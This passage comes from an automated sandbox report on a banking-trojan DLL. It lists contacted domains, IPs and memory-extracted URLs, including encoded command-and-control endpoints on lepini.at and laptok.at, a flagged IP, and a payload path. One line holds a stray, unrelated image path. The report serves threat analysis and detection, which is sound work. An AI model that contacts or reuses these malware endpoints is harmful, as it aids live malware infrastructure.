http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
contextual.media.net	2.18.68.31	true	false		high
tls13.taboola.map.fastly.net	151.101.1.44	true	false	• 0%, Virustotal, Browse	unknown
hblg.media.net	2.18.68.31	true	false		high
c56.lepini.at	45.138.24.6	true	true	• 8%, Virustotal, Browse	unknown
lg3.media.net	2.18.68.31	true	false		high
resolver1.opendns.com	208.67.222.222	true	false		high
api3.lepini.at	45.138.24.6	true	false	• 11%, Virustotal, Browse	unknown
api10.laptok.at	45.138.24.6	true	false	• 11%, Virustotal, Browse	unknown
web.vortex.data.msn.com	unknown	unknown	false		high
www.msn.com	unknown	unknown	false		high

Name	IP	Active	Malicious	Antivirus Detection	Reputation
srtb.msn.com	unknown	unknown	false		high
img.img-taboola.com	unknown	unknown	true		unknown
cvision.media.net	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://api3.lepini.at/api1/TZTh6_2BkS3c6X/g2npKVRL7cED2dW4yfoz7/1IAgoDfDBaFBh7Kf/s6YPUhhW_2FFOZ4/UfzmASW14dw3GpBMgd/QQTnLy2bn/m47chdfHlbOoStOxiBbF/PVT2YFBWKLhFbou4dcn/rE5edFIASJWWcLmRPujXLx/YI4PYsQdo9LaX/3eFG1EEZ/Sr_2BcwaypXnMHBWu5GiCkg/zhC1mAh91E/nklp0T0h9PwUy8pf3/AvjhI9VAq5aQ/c4y8dg0dcfo/9agKfUuutMqiH4/39h5RIbncwwhgCP2Fp4X_/2F1RiD0H_2BsV2ed/FGqO7Z8iv/B	false	• Avira URL Cloud: safe	unknown
http://api3.lepini.at/api1/yZN5x8AU1/f2l9_2BDk3SyJKCm0b9b/CpWCXqygnlCMKczKhFt/aUvaHjWobYkO38UNm53uP5/5R_2FdKLiGt3q/T_2FbZYT/PDvrYRscHMvAhEzl_2F_2B0/2ikk6uOsaJ/klfnZQ1ztpC62gFGv/P1mqwU8mDefG/yjBn2N1MiSD/GUZwJFX3oztFwR/onkOOAeBD5WkYQs_2FJht/8kT_2FI3gWn_2BJh/eIjqJ1W8_2FQNm2/Ia6dzqJh5iH4SrCJDK/5Piz1ULur/BABO6rSkLO4ShfMGkMUu/cDt8M0heKfxbEyNRecC/6zuUh3b4d0zydbKfh/4j1x	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/CFw0exYOLBE1WOQ6Mn_2BQq/AbMRr9o39B/QrT2i_2BUXb4t9pmn/0lERtiOHlDPB/RvBQZDQ0_2B/XcdNPmTbjSCSkh/LGQj235_2Bzaj4iiE_2BZ/8BOeUfWxCKBDqbW5/305v3z_2Ba56K_2/BNLTprCr0kysMxydNd/QsemKPZya/UWdQMBXIKo51HLvlVE_2/F3BBwvriajKBQr8Ak4R/aT9_2Bw9XoTYMHGlK7kzVs/5gAtMcR1uDZ1K/ECQPLzKd/mvsohtKAfiZi1BZl2tbNMzk/iXtWcjTRcn/5oeMCiT_2BqRqn61F/cBlYM5UfYYiG/Fi3kDfXZStE/6LqXXR_2F0pKhw/O_2Brkkk/_2F	false	• Avira URL Cloud: safe	unknown
http://api3.lepini.at/api1/aswBTjQ4E_2B_/2FPVHi26/F6MnWvHM59IfwFvPMyloaUi/ZdEXHmjh9l/GuUpdE5gAL_2BiwLk/OvzwM3VHZTr_/2Bi5hCWeweE/RDbM_2FDLormln/D5u23sLsNQY4uTSsot2UU/aPO_2FNPBiGyGyqq/s7z4x4ukwrK32If/M9iLwjW2qV3Vr8dNGH/q140lsiDv/T7miJKK0tGN_2FJkKKLX/Cm6sjguLhyPX9arxoeI/JMM2f5VEC0AG9Wn6vSkHjJ/nDToUkTHrKvpT/3Wk4CBsP/r0HCE6xNU4Qc_2FkWiw3FEh/ucPyPfDjzrsgr097bADyD/Lr	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	regsvr32.exe, 00000001.00000002.475600162.0000000000A50000.00000040.00000001.sdmp, powershell.exe, 0000001E.00000003.454805795.000002746FF10000.00000004.00000001.sdmp, explorer.exe, 00000026.00000003.473286008.0000000002AD0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://file://USER.ID%lu.exe/upd	regsvr32.exe, 00000001.00000002.475600162.0000000000A50000.00000040.00000001.sdmp, regsvr32.exe, 00000001.00000003.456841690.0000000000470000.00000004.00000001.sdmp, powershell.exe, 0000001E.00000003.454805795.000002746FF10000.00000004.00000001.sdmp, explorer.exe, 00000026.00000003.473286008.0000000002AD0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.sogou.com/favicon.ico	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 0000001E.00000002.507964671.000002746782100.00000004.00000001.sdmp	false		high
http://%s.com	explorer.exe, 00000026.00000000.477893700.000000000EE20000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 0000001E.00000002.487605834.00000274577C1000.00000004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 0000001E.00000002.487850335.00000274579D0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000026.00000000.478353017.000000000EF13000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.hanafos.com/favicon.ico	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 0000001E.00000 002.487850335.00000274579D0000 .00000004.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 0000001E.00000 002.507964671.0000027467821000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/favicon.ico	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 0000001E.00000 002.487850335.00000274579D0000 .00000004.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://api3.lepini.at/api1/aswBTjQ4E_2B_/2FPVHi26/F6MnWvHM59IfwFvPMyloaUi/ZdEXHmjh9l/GuUpdE5gAL_2Biw	explorer.exe, 00000026.0000000 2.628178398.00000000053A0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://api10.laptok.at/api1/97Bobw5s_2BJD9JdpaeHl/eaFluMTgpYC6kyVz/wkVXHzbguzU8joj/iVFWbWAdj_2B9KihC	explorer.exe, 00000026.0000000 0.473168736.0000000008C78000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000026.0000000 0.477893700.000000000EE20000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000026.0000000 0.478353017.000000000EF13000.0 0000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.138.24.6	unknown	Turkey		62068	SPECTRAIPSpectraIPBVNL	true
151.101.1.44	unknown	United States		54113	FASTLYUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	343315
Start date:	22.01.2021
Start time:	19:08:27
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 16s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	crypt_3300.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	39
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.spyw.evad.winDLL@34/149@17/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll

Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Created / dropped Files have been reduced to 100 • Exclude process from analysis (whitelisted): MpCmdRun.exe, taskhostw.exe, BackgroundTransferHost.exe, ielowutil.exe, SgrmBroker.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 104.43.139.144, 23.211.6.115, 168.61.161.212, 88.221.62.148, 204.79.197.203, 204.79.197.200, 13.107.21.200, 92.122.213.187, 92.122.213.231, 65.55.44.109, 2.18.68.31, 104.84.56.60, 51.11.168.160, 152.199.19.161, 92.122.213.247, 92.122.213.194, 51.103.5.159, 20.54.26.129, 52.155.217.156 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, arc.msn.com, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, go.microsoft.com, emea1.notify.windows.com.akadns.net, www-bing-com.dual-a-0001.a-msedge.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, dual-a-0001.a-msedge.net, ie9comview.vo.msecnd.net, a-0003.a-msedge.net, cvision.media.net.edgekey.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, www-msn-com.a-0003.a-msedge.net, a1999.dscg2.akamai.net, web.vortex.data.trafficmanager.net, e607.d.akamaiedge.net, web.vortex.data.microsoft.com, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, static-global-s-msn-com.akamaized.net, par02p.wns.notify.trafficmanager.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:10:50	API Interceptor	39x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.138.24.6	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
151.101.1.44	http://s3-eu-west-1.amazonaws.com/hjdpjni/ogbim#qs=r-acacaeeikdgeadkieeefjaehbihabababaefahcaccajbiackdcagfkbkacb	Get hash	malicious	Browse	• cdn.taboola.com/libtrc/w4llc-network/loader.js

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
hblg.media.net	mon23.dll	Get hash	malicious	Browse	• 104.84.56.24
	boom5.dll	Get hash	malicious	Browse	• 95.100.196.29
	mon22.dll	Get hash	malicious	Browse	• 95.100.196.29
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 104.76.200.23
	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 104.84.56.24
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 2.18.68.31
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 104.76.200.23
	SecuriteInfo.com.Trojan.Dridex.735.31734.dll	Get hash	malicious	Browse	• 2.20.86.97
	SecuriteInfo.com.Trojan.Dridex.735.12612.dll	Get hash	malicious	Browse	• 2.20.86.97
	SecuriteInfo.com.Trojan.Dridex.735.4639.dll	Get hash	malicious	Browse	• 2.20.86.97
	SecuriteInfo.com.Trojan.Dridex.735.24961.dll	Get hash	malicious	Browse	• 2.20.86.97
	SecuriteInfo.com.Trojan.Dridex.735.6647.dll	Get hash	malicious	Browse	• 92.122.146.68
	SecuriteInfo.com.Trojan.Dridex.735.4309.dll	Get hash	malicious	Browse	• 92.122.146.68
	SecuriteInfo.com.Trojan.Dridex.735.30163.dll	Get hash	malicious	Browse	• 92.122.146.68
	SecuriteInfo.com.Trojan.Dridex.735.17436.dll	Get hash	malicious	Browse	• 92.122.146.68
	SecuriteInfo.com.Trojan.Dridex.735.15942.dll	Get hash	malicious	Browse	• 92.122.146.68
	SecuriteInfo.com.Trojan.Dridex.735.27526.dll	Get hash	malicious	Browse	• 92.122.146.68
	SecuriteInfo.com.Trojan.Dridex.735.71.dll	Get hash	malicious	Browse	• 92.122.146.68
	SecuriteInfo.com.Trojan.Dridex.735.23113.dll	Get hash	malicious	Browse	• 92.122.146.68
	SecuriteInfo.com.Trojan.Dridex.735.32551.dll	Get hash	malicious	Browse	• 92.122.146.68
tls13.taboola.map.fastly.net	mon23.dll	Get hash	malicious	Browse	• 151.101.1.44
	boom5.dll	Get hash	malicious	Browse	• 151.101.1.44
	mon22.dll	Get hash	malicious	Browse	• 151.101.1.44
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 151.101.1.44
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 151.101.1.44
